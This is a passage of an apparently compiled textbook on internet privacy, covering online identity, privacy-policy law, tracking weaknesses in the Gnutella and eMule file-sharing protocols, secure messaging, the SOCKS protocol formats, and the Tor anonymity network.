Software that attempts to monitor computer activity has seen some popularity with parents concerned about Internet predators. Many experts recommend talking to children and teens about online safety.

There are many organizations that fight against online predators. During 2006 and 2007, the American news-magazine *Dateline* came out with *To Catch a Predator*. What began as a single episode turned into a long running and explosively popular continuation of the concept that lasted for several months, and prompted a national dialogue on internet safety for preteens and adolescents. With the participation of vigilantes by the name of PervertedJustice.org, would-be child abusers were lured to numerous residential homes throughout the US under the ruse of having sex with a young boy or girl.

Statistics

The National Center for Missing and Exploited Children funded a study by the Crimes Against Children Resource Center in 2006 of youth Internet users over a five year period. They found:

- An increase in encountering unwanted exposures to sexual material (from 25% to 34%).
- An increase in cases of online harassment (from 6% to 9%).
- A decrease in those receiving unwanted sexual solicitations (from 19% to 13%).
- 40% of all youth Internet users said online solicitors asked them for nude or sexually explicit photographs of themselves.
- Only a minority of youth who had unwanted sexual solicitations, unwanted exposures to sexual material, or harassment said they were distressed by the incidents.
- One-third of the solicitations (31%) were aggressive, meaning the solicitors made, or attempted, offline contact with youth.

The validity of these statistics has been questioned.

Online identities and the market

An online identity that has acquired an excellent reputation is valuable for two reasons: first, one or more persons invested a great deal of time and effort to build the identity's reputation; and second, other users look to the identity's reputation as they try to decide whether it is sufficiently trustworthy. It is therefore unsurprising that online identities have been put up for sale at online auction sites. However, conflicts arise over the ownership of online identities. Recently, a user of a massively multiplayer online game called Everquest, which is owned by Sony Online Entertainment, Inc., attempted to sell his Everquest identity on eBay. Sony objected, asserting that the character is Sony's intellectual property, and demanded the removal of the auction; under the terms of the U.S. Digital Millennium Copyright Act (DMCA), eBay could have become a party to a copyright infringement lawsuit if it failed to comply. Left unresolved is a fundamental question: Who owns an online identity created at a commercial Web site? Does an online identity belong to the person who created it, or to the company that owns the software used to create the identity?

Online identity and identity management infrastructures

A problem facing anyone who hopes to build a positive online reputation is that reputations are site-specific; for example, one's reputation on eBay cannot be transferred to Slashdot.

Multiple proposals have been made to build an identity management infrastructure into the Web protocols. All of them require an effective public key infrastructure so that the identity of two separate manifestations of an online identity are probably one and the same.

OpenID, an open, decentralized standard for authenticating users is used for access control, allowing users to log on to different services with the same digital identity. These services must allow and implement OpenID.

Online identity in different contexts

Blogging

As blogs allow an individual to express his or her views in individual essays or as part of a wider discussion, it creates a public forum for expressing ideas. Bloggers often choose to use pseudonyms, whether in platforms such as Wordpress or in interest-centered sites like Blogster, to protect personal information and allow them more editorial freedom to express ideas that might be unpopular with their family, employers, etc. Use of a pseudonym (and a judicious approach to revealing personal information) can allow a person to protect their "real" identities, but still build a reputation online using the assumed name.

The creation of online social networks like MySpace and Facebook, allows people to maintain an online identity within an overlapping online and real world context. These are often identities created to reflect a specific aspect or best possible version of themselves. Representations include pictures, communications with other 'friends' and membership in-network groups. Privacy controls, especially limited to specific networks on Facebook, are also part of social networking identity.

Online Classes v. Traditional Classroom: Online Identity

Communication

Online identity in classrooms forces people to reevaluate their concepts of classroom environments. With the invention of online classes, classrooms have changed and no longer have the traditional face-to-face communications. These communications have been replaced by computer screen. Students are no longer defined by visual characteristics unless they make them known. There are pros and cons to each side. In a traditional classroom, students are able to visually connect with a teacher who was standing in the same room. During the class, if questions arise, clarification can be

provided immediately. Students can create face-to-face connections with other students, and these connections can easily be extended beyond the classroom. For timid or socially awkward students, this ability to form and extend relationships through personal contact may hold little appeal. For these students, the appeal may reside in online courses, where computer communications allow them a greater degree of separation and anonymity.

With the prevalence of remote internet communications, students do not form preconceptions of their classmates based on the classmate's appearance or speech characteristics. Rather, impressions are formed based only on the information presented by the classmate. Some students are more comfortable with this paradigm as it avoids the discomfort of public speaking. Students who do not feel comfortable stating their ideas in class can take time to sit down and think through exactly what they wish to say.

Communication via written media may lead students to take more time to think through their ideas since their words are in a more permanent setting (online) than most conversations carried on during class (Smith).

Perception of Professor

Online learning situations also cause a shift in perception of the professor. Whereas anonymity may help some students achieve a greater level of comfort, professors must maintain an active identity with which students may interact. The students should feel that their professor is ready to help whenever they may need it. Although students and professors may not be able to meet in person, emails and correspondence between them should occur in a timely manner. Without this students tend to drop online classes since it seems that they are wandering through a course without anyone to guide them.

Chapter 11

Privacy Policy

A **privacy policy** is a legal document that discloses some or all of the ways a party gathers, uses, discloses and manages a customer's data. The exact contents of a privacy policy will depend upon the applicable law and may need to address the requirements of multiple countries or jurisdictions. While there is no universal guidance for the content of specific privacy policies, a number of organizations provide example forms or online wizards.

Development

In 1995 the European Union (EU) introduced the Data Protection Directive for its member states. As a result, many organizations doing business within the EU began to draft policies to comply with this Directive. In the same year the U.S. Federal Trade Commission published the Fair Information Principles which provided a set of non-binding governing principles for the commercial use of personal information. While not mandating policy, these principles provided guidance of the developing concerns of how to draft privacy policies.

Fair Information Practice

The four critical issues identified in Fair Information Principles are:

- Notice – data collectors must disclose their information practices before collecting personal information from consumers
- Choice – consumers must be given options with respect to whether and how personal information collected from them may be used for purposes beyond those for which the information was provided
- Access – consumers should be able to view and contest the accuracy and completeness of data collected about them
- Security – data collectors must take reasonable steps to assure that information collected from consumers is accurate and secure from unauthorized use.

In addition the Principles discuss the need for enforcement mechanisms to impose sanctions for noncompliance with fair information practices.

Current enforcement in the United States

The United States does not have a specific federal regulation establishing universal implementation of privacy policies. Congress has, at times, considered comprehensive laws regulating the collection of information online, such as the Consumer Internet Privacy Enhancement Act and the Online Privacy Protection Act of 2001, but none have been enacted. In 2001, the FTC stated an express preference for "more law enforcement, not more laws" and promoted continued focus on industry self regulation.

In many cases, the FTC enforces the terms of privacy policies as promises made to consumers using the authority granted by Section 5 of the FTC Act which prohibits unfair or deceptive marketing practices. The FTC's powers are statutorily restricted in some cases; for example, airlines are subject to the authority of the Federal Aviation Administration (FAA), and cell phone carriers are subject to the authority of the Federal Communications Commission (FCC).

In many cases, private parties enforce the terms of privacy policies by filing class action lawsuits, which may result in settlements or judgements.

Applicable US law

While no generally applicable law exists, some federal laws govern privacy policies in specific circumstances, such as:

The Children's Online Privacy Protection Act (COPPA) affects websites that knowingly collect information about or target at children under the age of 13. Any such websites must post a privacy policy and adhere to enumerated information-sharing restrictions COPPA includes a Safe Harbor provision to promote Industry self regulation.

The Gramm-Leach-Bliley Act requires institutions "significantly engaged in financial activities give "clear, conspicuous, and accurate statements" of their information-sharing practices. The Act also restricts use and sharing of financial information.

Health Insurance Portability and Accountability Act (HIPAA) Privacy Rules requires notice in writing of the privacy practices of health care services, and this requirement also applies if the health service is electronic.

Some states have implemented more stringent regulations for privacy policies. *The California Online Privacy Protection Act of 2003 - Business and Professions Code sections 22575-22579* requires "any commercial web sites or online services that collect personal information on California residents through a web site to conspicuously post a privacy policy on the site". Both Nebraska and Pennsylvania have laws treating misleading statements in privacy policies published on Web sites as deceptive or fraudulent business practices.

European Union

There are significant differences between the EU data protection and US data privacy laws. These standards must be met not only by businesses operating in the EU, but also by any organization that transfers personal information collected concerning citizen of the EU. In 2001 the United States Department of Commerce worked to ensure legal compliance for US organizations under an opt-in Safe Harbor Program. The FTC has approved eTrust to certify streamlined compliance with the US-EU Safe Harbor.

Online Privacy Certification Programs

Online Certification or "Seal" programs are an example of industry self-regulation of privacy policies. Seal programs usually require implementation fair information practices as determined by the certification program and may require continued compliance monitoring. TRUSTe, the first online privacy seal program, included more than 1,800 members by 2007 Other online seal programs include the Better Business Bureau Assurance on the Internet eTrust, and Webtrust.

Technical implementation

Some websites also define their privacy policies using P3P or Internet Content Rating Association (ICRA), allowing browsers to automatically assess the level of privacy offered by the site, and allowing access only when the sites privacy practices are in line with the users privacy settings. However, these technical solutions do not guarantee websites actually follows the claimed privacy policies. They also require users to have a minimum level of technical knowledge to configure their own browser privacy settings. These automated privacy policies have not been popular either with websites or their users.

Criticism

Many critics have attacked the efficacy and legitimacy of privacy policies found on the Internet. Concerns exist about the effectiveness of industry-regulated privacy policies. For example, a 2000 FTC report Privacy Online: Fair Information Practices in the Electronic Marketplace found that while the vast majority of website surveyed had some manner of privacy disclosure, most did not meet the standard set in the FTC Principles. In addition, many organizations reserve the express right to unilaterally change the terms of their policies. In June 2009 the EFF website TOSback began tracking such changes on 56 popular internet services, including the monitoring the privacy policies of Amazon, Google and Facebook.

There are also questions about whether consumers understand privacy policies and whether they help consumers make more informed decisions. A 2002 report from the Stanford Persuasive Technology Lab contended that a website's visual designs had more influence than the website's privacy policy when consumers assessed the website's credibility. A 2007 study by Carnegie Mellon University claimed "when not presented

with prominent privacy information..." consumers were "…likely to make purchases from the vendor with the lowest price, regardless of that site's privacy policies However, the same study contends where privacy information is clearly presented, consumers prefer retailers who better protect their privacy and may "pay a premium to purchase from more privacy protective websites." Furthermore, a 2007 study at the University of California, Berkeley found that "75% of consumers think as long as a site has a privacy policy it means it won't share data with third parties," confusing the existence of a privacy policy with extensive privacy protection.

Critics also question if consumers even read privacy policies or can understand what they read. A 2001 study by the Privacy Leadership Initiative claimed only 3% of consumers read privacy policies carefully, and 64% briefly glanced at, or never read, privacy policies. One possible issue is length and complexity of policies. According to a 2008 Carnegie Mellon study the average length of a privacy policy is 2,500 words, the research and requires an average 10 minutes to read. The study cited that "Privacy policies are hard to read" and, as a result, "read infrequently".

Chapter 12

Privacy in File Sharing Networks and Secure Messaging

Privacy in file sharing networks

Peer-to-peer file sharing (P2P) systems like Gnutella, KaZaA, and eDonkey/eMule, took the Internet by a storm in recent years, with estimated user population of millions. Measurements show that about 50% of the file exchanges are illegal copies of multimedia files like AVI, MP3 etc.

An academic research pointed on some weaknesses of two popular P2P networks in protecting user's privacy. The research analyzed Gnutella and eMule protocols and found weaknesses in the protocol; many of the issues found in these networks are fundamental and probably common on other P2P networks. Users of file sharing networks like eMule and Gnutella do not enjoy privacy but are subject to possible surveillance. Users may be tracked by IP address, DNS name, software version they use, files they share, queries they initiate, and queries they answer to.

Much is known about the network structure, routing schemes, performance load and fault tolerance of P2P systems in general and Gnutella in particular. This document concentrates on the user privacy that reveals by the Gnutella and eMule networks. It might be surprising, but the eMule protocol does not provide much privacy to the users, although it is a P2P protocol which is supposed to be decentralized.

The Gnutella and eMule protocols

The eMule protocol

eMule is one of the clients which implements the eDonkey network. The eMule protocol consists of more than 75 types of messages. When an eMule client connects to the network, it first gets a list of known eMule servers which can be obtained from the Internet. Despite the fact that there are millions of eMule clients, there are only several hundred servers. The client connects to a server with TCP connection. That stays open as long as the client is connected to the network. Upon connecting, the client sends a list of its shared files to the server. By this the server builds a database with the files that reside

on this client. The server also returns a list of other known servers. The server returns an ID to the client, which is a unique client identifier within the system. The server can only generate query replies to clients which are directly connected to it. The download is done by dividing the file into parts and asking each client a part.

The Gnutella protocol

Gnutella protocol v0.4

In Gnutella protocol V0.4 all the nodes are identical, and every node may choose to connect to every other. The Gnutella protocol consist of 5 message types: query for tile search. Query messages use a flooding mechanism, i.e. each node that receives a query forwards it on all of its links. A node that receives a query and has the appropriate file replies with a query hit message. A hop count field in the header limits the message lifetime. Ping and Pong messages are used for detecting new nodes that can be linked to the actual file download performed by opening TCP connection and using the HTTP GET mechanism.

Gnutella protocol v0.6

Gnutella protocol V0.6 includes several modifications: A node has one of two operational modes: "leaf node" or "ultrapeer". Initially each node starts in a leaf node mode in which it can only connect to ultrapeers. The leaf nodes send query to an ultrapeer, the ultrapeer forwards the query and waits for the replies. When a node has enough bandwidth and uptime, the node may become an ultrapeer. Ultrapeers send periodically a request for their clients to send a list with the shared files they have. If a query arrives with a search string that matches one of the files in the leaves, the ultrapeer replies and pointing to the specific leaf.

Tracking initiators and responders

Gnutella (version 0.4): An ultrapeer which receives a message from a leaf node (message with hop count zero) knows for sure that the message was originated from that leaf node.

Gnutella (version 0.6): If an ultrapeer receives a message from an ultrapeer with hop count zero then it knows that the message originated by the ultrapeer or by one of its leaves (The average number of the leaves nodes that are connected to an ultrapeer is 200).

Tracking a single node

Many clients of Gnutella have an HTTP monitor feature. This feature allows sending information about the node to any node which supports an empty HTTP request, and receiving on response. Research shows that a simple crawler which is connected to Gnutella network can get from an initial entry point a list of IP addresses which are connected to that entry point. Then the crawler can continue to inquire for other IP addresses. An academic research performed the following experiment: At NYU, a regular

Gnucleus software client that was connected to the Gnutella network as a leaf node, with distinctive listening TCP port 44121. At the Hebrew University, Jerusalem, Israel, a crawler ran looking for client listening with port 44121. In less than 15 minutes the crawler found the IP address of the Gnucleus client in NYU with the unique port.

IP address harvesting

If a user is connected to the Gnutella network within, say, the last 24 hours, that user's IP address can be easily harvested by hackers. Using HTTP monitoring feature which collects about 300,000 unique addresses within 10 hours.

Tracking nodes by GUID creation

A Globally unique identifier (GUID) is a 16 bytes field in the Gnutella message header, which uniquely identifies every Gnutella message. The protocol does not specify how to generate the GUID.

Gnucleus on Windows uses the Ethernet MAC address used as the GUID 6 lower bytes. Therefore, Windows clients reveal their MAC address when sending queries.

In the JTella 0.7 client software the GUID is created using the Java random number without an initialization. Therefore, on each session, the client creates a sequence of queries with the same repeating IDs. Over time, a correlation between the user queries can be found.

Collecting miscellaneous information users

The monitoring facility of Gnutella reveals an abundance of precious information on its users. It is possible to collect the information about the software vendor and the version that the clients use. Other statistical information about the client is available as well: capacity, uptime, local files etc.

In Gnutella V0.6, information about client software can be collected (even if the client does not support HTTP monitoring). The information is found in the first two messages connection handshake.

Tracking users by partial information

Some Gnutella users have a small look-alike set, which makes it easier to track them by knowing this very partial information.

Tracking users by queries

An academic research team performed the following experiment: The team ran five Gnutella as ultrapeer (in order to listen to other nodes' queries). The team revealed about 6% of the queries.

Usage of hash functions

SHA-1 hashes refer to SHA-1 of files not search strings.

Half of the search queries are strings and half of them are output of an hash function (SHA-1) applied on the string. Although the usage of hash function is intended to improve the privacy, an academic research showed that the query content can be exposed easily by a dictionary attack: Collaborators ultrapeers can gradually collect common search strings, calculate their hash value and store them into a dictionary. When a hashed query arrives, each collaborated ultrapeer can check matches with the dictionary and expose the original string accordingly.

Countermeasures

In order not to reveal ones IP number when downloading or uploading content, anonymizing networks, such as I2P - The Anonymous Network have emerged. There all data is end-to-end encrypted and not direct connections are established between the peers that exchange the data. Thus all traffic is anonymized and encrypted. Unfortunately, anonymity and safety come at the price of much lower speeds, and due to the nature of those networks being internal networks there currently still is less content. However, this will change, once there are more users.

Secure messaging

Secure messaging is a server based approach to protect sensitive data when sent beyond the corporate borders and provides compliance with industry regulations such as HIPAA, GLBA and SOX. Advantages over classical secure e-Mail are that confidential and authenticated exchanges can be started immediately by any internet user worldwide since there is no requirement to install any software nor to obtain or to distribute cryptographic keys beforehand. Secure messages provide non-repudiation as the recipients (similar to online banking) are personally identified and transactions are logged by the secure email platform.

Functionality

Secure messaging works as an online service. Users enroll to a secure messaging platform. The user logs into his account by typing in his username and password (or strong authentication) similar to a web based email account. Out of a message center messages can be sent over a secure SSL-connection or via other equally protecting methods to any recipient. If the recipient is contacted for the first time a message unlock code is needed to authenticate the recipient. Alternatively, Secure Messaging can be used out of any standard email program without installing software.

Secure delivery

Secure Messaging possesses different types of delivery: secured web interface, S/MIME or PGP encrypted communication or TLS secured connections to email domains or individual eMail clients. One single secure message can be sent to different recipients with different types of secure delivery the sender does not have to worry about.

Trust management

Secure Messaging relies on the method of the dynamic personal web of trust. This method synthesizes the authentication approach of web of trust, known from PGP, with the advantages of hierarchical structures, known from centralized PKI systems. Those combined with certificates provide high quality of electronic identities. This approach focuses on the user and allows for immediate and personal bootstrapping of trust, respectively revocation.

Difference between e-Mail and Secure Messaging

Secure Messaging is a paradigm change to the well known email technology and protocol. Secure Messages are encrypted bidirectionally and are stored on a network or internet server. This has the advantage of archiving the data centrally and providing added security—since message data downloaded to a local hard drive are subject to breach if the computer is ever lost or stolen. This is a common vulnerability with computers using traditional client-server based Email.

Application

Secure Messaging is used in many business areas with company-wide and sensitive data exchanges. Financial institutions, insurance companies, public services, health organizations and service providers rely on the protection by Secure Messaging. Secure messaging can be easily integrated into the corporate email infrastructures (Microsoft Exchange Server, Mozilla Thunderbird, Lotus Notes, Groupwise, Microsoft Entourage, Postfix, Exim, Sendmail, etc.).

In the government context, secure messaging can offer electronic Registered mail functions. For this to be binding, some countries require it to be accredited as a secure platform (e.g. Switzerland)

Technical Requirements

There is no software required for using Secure Messaging. Users only need a valid email address and a working internet connection with an up-to-date web browser.

Similar technologies

- PGP
- S/MIME
- Identity-Based Encryption

History

- 1965: Mainframe computer users are able to exchange messages.
- 1982: Standard for (D)ARPA internet text messages (RFC822) is adopted: different email systems can communicate with each other.
- 1983: Development of the Internet Protocol
- 1991: Phil Zimmermann creates PGP in 1991, a first generation for secure mail communication.
- 1999: Launch of browser based internet banking at UBS AG (Union Bank of Switzerland) with the advent of strong cryptography in industry standard browsers.
- 2001: Google indexes more than 1 Billion internet pages: highly complex information can be found easily
- 2002: Introduction of strong authentication in internet banking (UBS Switzerland) to prevent identity fraud.
- 2005: More than 1 Billion internet users: most people in industrial countries can be reached via the internet

Chapter 13

SOCKS

SOCKS is an Internet protocol that facilitates the routing of network packets between client–server applications via a proxy server. SOCKS performs at Layer 5 of the OSI model—the session layer (an intermediate layer between the presentation layer and the transport layer). Port 1080 is the registered port designated for the SOCKS server.

The SOCKS5 protocol was originally a security protocol that made firewalls and other security products easier to administer. It was approved by the IETF in 1996. The protocol was developed in collaboration with Aventail Corporation, which markets the technology outside of Asia.

History

The protocol was originally developed by David Koblas, a system administrator of MIPS Computer Systems. After MIPS was taken over by Silicon Graphics in 1992, Koblas presented a paper on SOCKS at that year's Usenix Security Symposium and SOCKS became publicly available. The protocol was extended to version 4 by Ying-Da Lee of NEC.

The SOCKS reference architecture and client are owned by Permeo Technologies a spin-off from NEC. (Blue Coat Systems bought out *Permeo Technologies*).

Comparison

The SOCKS and HTTP proxy protocol do to a large extent solve the same problem. SOCKS is usually used to create a raw TCP connection, and the HTTP proxy protocol can do the same with the CONNECT method. In both cases a TCP connection is created from the client to the proxy server, and the IP address and port the client requests a connection to is communicated over the connection. In both cases the proxy server can grant, reject, redirect and alter connection requests as it likes. HTTP proxies are traditionally more HTTP protocol aware and do more high level filtering (even though that usually only applies to GET and POST methods, not CONNECT). SOCKS proxies can also forward UDP traffic and work in reverse: HTTP proxies cannot.

SOCKS uses a handshake protocol to inform the proxy software about the connection that the client is trying to make and may be used for any form of TCP or UDP socket connection, whereas an HTTP proxy analyzes the HTTP headers sent through it in order to infer the address of the server and therefore may only be used for HTTP traffic. The following examples demonstrate the difference between the SOCKS and HTTP proxy protocols:

SOCKS

Bill wishes to communicate with Jane over the internet, but a firewall exists on his network between them and Bill is not authorized to communicate through it himself. Therefore, he connects to the SOCKS proxy on his network and sends to it information about the connection he wishes to make to Jane. The SOCKS proxy opens a connection through the firewall and facilitates the communication between Bill and Jane.

HTTP

Bill wishes to download a web page from Jane, who runs a web server. Bill cannot directly connect to Jane's server, as a firewall has been put in place on his network. In order to communicate with the server, Bill connects to his network's HTTP proxy. His internet browser communicates with the proxy in exactly the same way it would the target server—it sends a standard HTTP request header. The HTTP proxy reads the request and looks for the Host header. It then connects to the server specified in the header and transmits any data the server replies with back to Bill.

Protocol

SOCKS 4

A typical SOCKS 4 connection request looks like this (one byte each):

Client to SOCKS Server:

- field 1: SOCKS version number, 1 byte, must be 0x04 for this version
- field 2: command code, 1 byte:
  - 0x01 = establish a TCP/IP stream connection
  - 0x02 = establish a TCP/IP port binding
- field 3: network byte order port number, 2 bytes
- field 4: network byte order IP address, 4 bytes
- field 5: the user ID string, variable length, terminated with a null (0x00)

Server to SOCKS client:

- field 1: null byte
- field 2: status, 1 byte:
  - 0x5a = request granted

    - 0x5b = request rejected or failed
    - 0x5c = request failed because client is not running identd (or not reachable from the server)
    - 0x5d = request failed because client's identd could not confirm the user ID string in the request
- field 3: 2 arbitrary bytes, that should be ignored
- field 4: 4 arbitrary bytes, that should be ignored

This is a SOCKS 4 request to connect Fred to 66.102.7.99:80, the server replies with an "OK".

- Client: 0x04 | 0x01 | 0x00 0x50 | 0x42 0x66 0x07 0x63 | 0x46 0x72 0x65 0x64 0x00
    - The last field is 'Fred' in ASCII, followed by a null byte.
- Server: 0x00 | 0x5a | 0xXX 0xXX | 0xXX 0xXX 0xXX 0xXX
    - 0xXX can be any byte value. The Socks 4 protocol specifies the values of these bytes should be ignored.

From this point on any data sent from the SOCKS client to the SOCKS server will be relayed to 66.102.7.99 and vice versa.

The command field can be 0x01 for "connect" or 0x02 for "bind". "bind" allows incoming connections for protocols like active FTP.

SOCKS 4a

SOCKS 4a is a simple extension to SOCKS 4 protocol that allows a client that cannot resolve the destination host's domain name to specify it.

The client should set the first three bytes of DSTIP to NULL and the last byte to a non-zero value. (This corresponds to IP address 0.0.0.x, with x nonzero, an inadmissible destination address and thus should never occur if the client can resolve the domain name.) Following the NULL byte terminating USERID, the client must send the destination domain name and terminate it with another NULL byte. This is used for both "connect" and "bind" requests.

Client to SOCKS server:

- field 1: SOCKS version number, 1 byte, must be 0x04 for this version
- field 2: command code, 1 byte:
    - 0x01 = establish a TCP/IP stream connection
    - 0x02 = establish a TCP/IP port binding
- field 3: network byte order port number, 2 bytes
- field 4: deliberate invalid IP address, 4 bytes, first three must be 0x00 and the last one must not be 0x00
- field 5: the user ID string, variable length, terminated with a null (0x00)

- field 6: the domain name of the host we want to contact, variable length, terminated with a null (0x00)

Server to SOCKS client:

- field 1: null byte
- field 2: status, 1 byte:
  - 0x5a = request granted
  - 0x5b = request rejected or failed
  - 0x5c = request failed because client is not running identd (or not reachable from the server)
  - 0x5d = request failed because client's identd could not confirm the user ID string in the request
- field 3: network byte order port number, 2 bytes
- field 4: network byte order IP address, 4 bytes

A server using protocol 4A must check the DSTIP in the request packet. If it represents address 0.0.0.x with nonzero x, the server must read in the domain name that the client sends in the packet. The server should resolve the domain name and make connection to the destination host if it can.

SOCKS 5

The SOCKS 5 protocol is an extension of the SOCKS 4 protocol that is defined in RFC 1928. It offers more choices of authentication, adds support for IPv6 and UDP that can be used for DNS lookups. The initial handshake now consists of the following:

- Client connects and sends a greeting which includes a list of authentication methods supported.
- Server chooses one (or sends a failure response if none of the offered methods are acceptable).
- Several messages may now pass between the client and the server depending on the authentication method chosen.
- Client sends a connection request similar to SOCKS 4.
- Server responds similar to SOCKS 4.

The authentication methods supported are numbered as follows:

- 0x00: No authentication
- 0x01: GSSAPI
- 0x02: Username/Password
- 0x03-0x7F: methods assigned by IANA
- 0x80-0xFE: methods reserved for private use

The initial greeting from the client is

- field 1: SOCKS version number (must be 0x05 for this version)
- field 2: number of authentication methods supported, 1 byte
- field 3: authentication methods, variable length, 1 byte per method supported

The server's choice is communicated:

- field 1: SOCKS version, 1 byte (0x05 for this version)
- field 2: chosen authentication method, 1 byte, or 0xFF if no acceptable methods were offered

The subsequent authentication is method-dependent. Username and password authentication (method 0x02) is described in RFC 1929:

For username/password authentication the client's authentication request is

- field 1: version number, 1 byte (must be 0x01)
- field 2: username length, 1 byte
- field 3: username
- field 4: password length, 1 byte
- field 5: password

Server response for username/password authentication:

- field 1: version, 1 byte
- field 2: status code, 1 byte.
    - 0x00 = success
    - any other value = failure, connection must be closed

The client's connection request is

- field 1: SOCKS version number, 1 byte (must be 0x05 for this version)
- field 2: command code, 1 byte:
    - 0x01 = establish a TCP/IP stream connection
    - 0x02 = establish a TCP/IP port binding
    - 0x03 = associate a UDP port
- field 3: reserved, must be 0x00
- field 4: address type, 1 byte:
    - 0x01 = IPv4 address
    - 0x03 = Domain name
    - 0x04 = IPv6 address
- field 5: destination address of
    - 4 bytes for IPv4 address
    - 1 byte of name length followed by the name for Domain name
    - 16 bytes for IPv6 address
- field 6: port number in a network byte order, 2 bytes

Server response:

- field 1: SOCKS protocol version, 1 byte (0x05 for this version)
- field 2: status, 1 byte:
  - 0x00 = request granted
  - 0x01 = general failure
  - 0x02 = connection not allowed by ruleset
  - 0x03 = network unreachable
  - 0x04 = host unreachable
  - 0x05 = connection refused by destination host
  - 0x06 = TTL expired
  - 0x07 = command not supported / protocol error
  - 0x08 = address type not supported
- field 3: reserved, must be 0x00
- field 4: address type, 1 byte:
  - 0x01 = IPv4 address
  - 0x03 = Domain name
  - 0x04 = IPv6 address
- field 5: destination address of
  - 4 bytes for IPv4 address
  - 1 byte of name length followed by the name for Domain name
  - 16 bytes for IPv6 address
- field 6: network byte order port number, 2 bytes

Compatibility

Client programs must be modified in order to connect through SOCKS. Instead of addressing the target host directly they must address the SOCKS proxy and ask it to connect to the target host.

There are client programs that "socksify", which allows adaptation of any networked software to connect to external networks via SOCKS.

Software

- OpenSSH allows dynamic creation of tunnels, specified via a subset of the SOCKS protocol, supporting the CONNECT command.
- PuTTY is a Win32 SSH client that supports local creation of SOCKS (dynamic) tunnels through remote SSH servers.
- Sun Java System Web Proxy Server is a caching proxy server running on Solaris, Linux and Windows servers that supports HTTPS, NSAPI I/O filters, dynamic reconfiguration, SOCKSv5 and reverse proxy.
- WinGate is a multi-protocol proxy server and SOCKS server for Microsoft Windows.

Chapter 14

Tor (Anonymity Network)

Tor

Developer(s)	The Tor Project
Initial release	September 20, 2002
Stable release	0.2.1.28 (December 17, 2010; 11 days ago) [+/−]
Preview release	0.2.2.20-alpha (December 17, 2010; 11 days ago) [+/−]
Written in	C
Operating system	Cross-platform
Type	Onion routing, Anonymity
License	BSD license

Tor is a system intended to enable online anonymity, composed of client software and a network of servers which can hide information about users' locations and other factors which might identify them. Use of this system makes it more difficult to trace internet traffic to the user, including visits to Web sites, online posts, instant messages, and other communication forms. It is intended to protect users' personal freedom, privacy, and ability to conduct confidential business, by keeping their internet activities from being monitored. The software is open-source and the network is free of charge to use.

Though the name Tor originated as an acronym of The Onion Routing project, the current project no longer considers the name to be an acronym, and therefore does not use capital letters.

Tor is an implementation of onion routing, and works by relaying communications through a network of systems run by volunteers in various locations. Because the internet address of the sender and the recipient are not *both* readable at any step along the way (and in intermediate links in the chain, *neither* piece of information is readable), someone engaging in network traffic analysis and surveillance at any point along the line cannot directly identify which end system is communicating with which other. Furthermore, the recipient knows only the address of the last intermediate machine, not the sender. By keeping some of the network entry points hidden, Tor is also able to evade many internet censorship systems, even ones specifically targeting Tor.

History

An alpha version of the software, with the onion routing network "functional and deployed", was announced on 20 September 2002. Roger Dingledine, Nick Mathewson, and Paul Syverson presented "Tor: The Second-Generation Onion Router" at the 13th USENIX Security Symposium on Friday, August 13, 2004.

Originally sponsored by the US Naval Research Laboratory, Tor was financially supported by the Electronic Frontier Foundation from 2004 to 2005. Tor software is now developed by the Tor Project, which since December 2006 is a 501(c)(3) research/education non-profit organization based in the United States of America that receives a diverse base of financial support.

Operation

Tor aims to conceal its users' identity and their network activity from surveillance and traffic analysis. Operators of the system operate an overlay network of onion routers which provides anonymity in network location as well as anonymous hidden services. Tor employs encryption in a multi-layered manner (hence the original onion routing analogy) and ensures perfect forward secrecy between routers.

Originating traffic

Users of a Tor network run an onion proxy on their machine. The Tor software periodically negotiates a virtual circuit through the Tor network, using multi-layer encryption, ensuring perfect forward secrecy. At the same time, the onion proxy software presents a SOCKS interface to its clients. SOCKS-aware applications may be pointed at Tor, which then multiplexes the traffic through a Tor virtual circuit.

Once inside a Tor network, the traffic is sent from router to router, ultimately reaching an exit node at which point the cleartext packet is available and is forwarded on to its original destination. Viewed from the destination, the traffic appears to originate at the Tor exit node.

Tor's application independence sets it apart from most other anonymity networks: it works at the Transmission Control Protocol (TCP) stream level. Applications whose

traffic is commonly anonymised using Tor include Internet Relay Chat (IRC), instant messaging and World Wide Web browsing. When browsing the Web, Tor is often coupled with Polipo or Privoxy proxy servers. (Privoxy is a filtering proxy server that aims to add privacy at the application layer.)

On older versions of Tor (resolved May–July 2010), as with many anonymous web surfing systems, direct Domain Name System (DNS) requests are usually still performed by many applications, without using a Tor proxy. This allows someone monitoring a user's connection to determine (for example) which WWW sites they are viewing using Tor, even though they cannot see the content being viewed. Using Privoxy or the command "torify" included with a Tor distribution is a possible solution to this problem. Additionally, applications using SOCKS5 – which supports name-based proxy requests – can route DNS requests through Tor, having lookups performed at the exit node and thus receiving the same anonymity as other Tor traffic.

As of Tor release 0.2.0.1-alpha, Tor includes its own DNS resolver which will dispatch queries over the mix network. This should close the DNS leak and can interact with Tor's address mapping facilities to provide the Tor hidden service (`.onion`) access to non-SOCKS-aware applications.

Hidden services

Tor can also provide anonymity to servers in the form of location-hidden services, which are Tor clients or relays running specially configured server software. Rather than revealing the server's IP address (and therefore its network location), hidden services are accessed through Tor-specific `.onion` pseudo top-level domain (TLD), or pseudomain. The Tor network understands this TLD and routes data anonymously both to and from the hidden service. Due to this lack of reliance on a public address, hidden services may be hosted behind firewalls or network address translators (NAT). A Tor client is necessary in order to access a hidden service.

Hidden services have been deployed on the Tor network beginning in 2004. Other than the database that stores the hidden-service descriptors, Tor is decentralized by design; there is no direct readable list of hidden services. There are a number of independent hidden services that serve this purpose.

Because location-hidden services do not use exit nodes, they are not subject to exit node eavesdropping. There are, however, a number of security issues involving Tor hidden services. For example, services that are reachable through Tor hidden services *and* the public Internet are susceptible to correlation attacks and thus not perfectly hidden. Other pitfalls include misconfigured services (e.g. identifying information included by default in web server error responses), uptime and downtime statistics, intersection attacks and user error.

Weaknesses

Like all current low latency anonymity networks, Tor cannot and does not attempt to protect against monitoring of traffic at the boundaries of the Tor network, i.e., the traffic entering and exiting the network. While Tor does provide protection against traffic analysis, it cannot prevent traffic confirmation (also called *end-to-end correlation*).

Steven J. Murdoch and George Danezis from University of Cambridge presented an article at the 2005 IEEE Symposium on security and privacy on traffic-analysis techniques that allow adversaries with only a partial view of the network to infer which nodes are being used to relay the anonymous streams. These techniques greatly reduce the anonymity provided by Tor. Murdoch and Danezis have also shown that otherwise unrelated streams can be linked back to the same initiator. However, this attack fails to reveal the identity of the original user. Murdoch has been working with, and funded by, Tor since 2006.

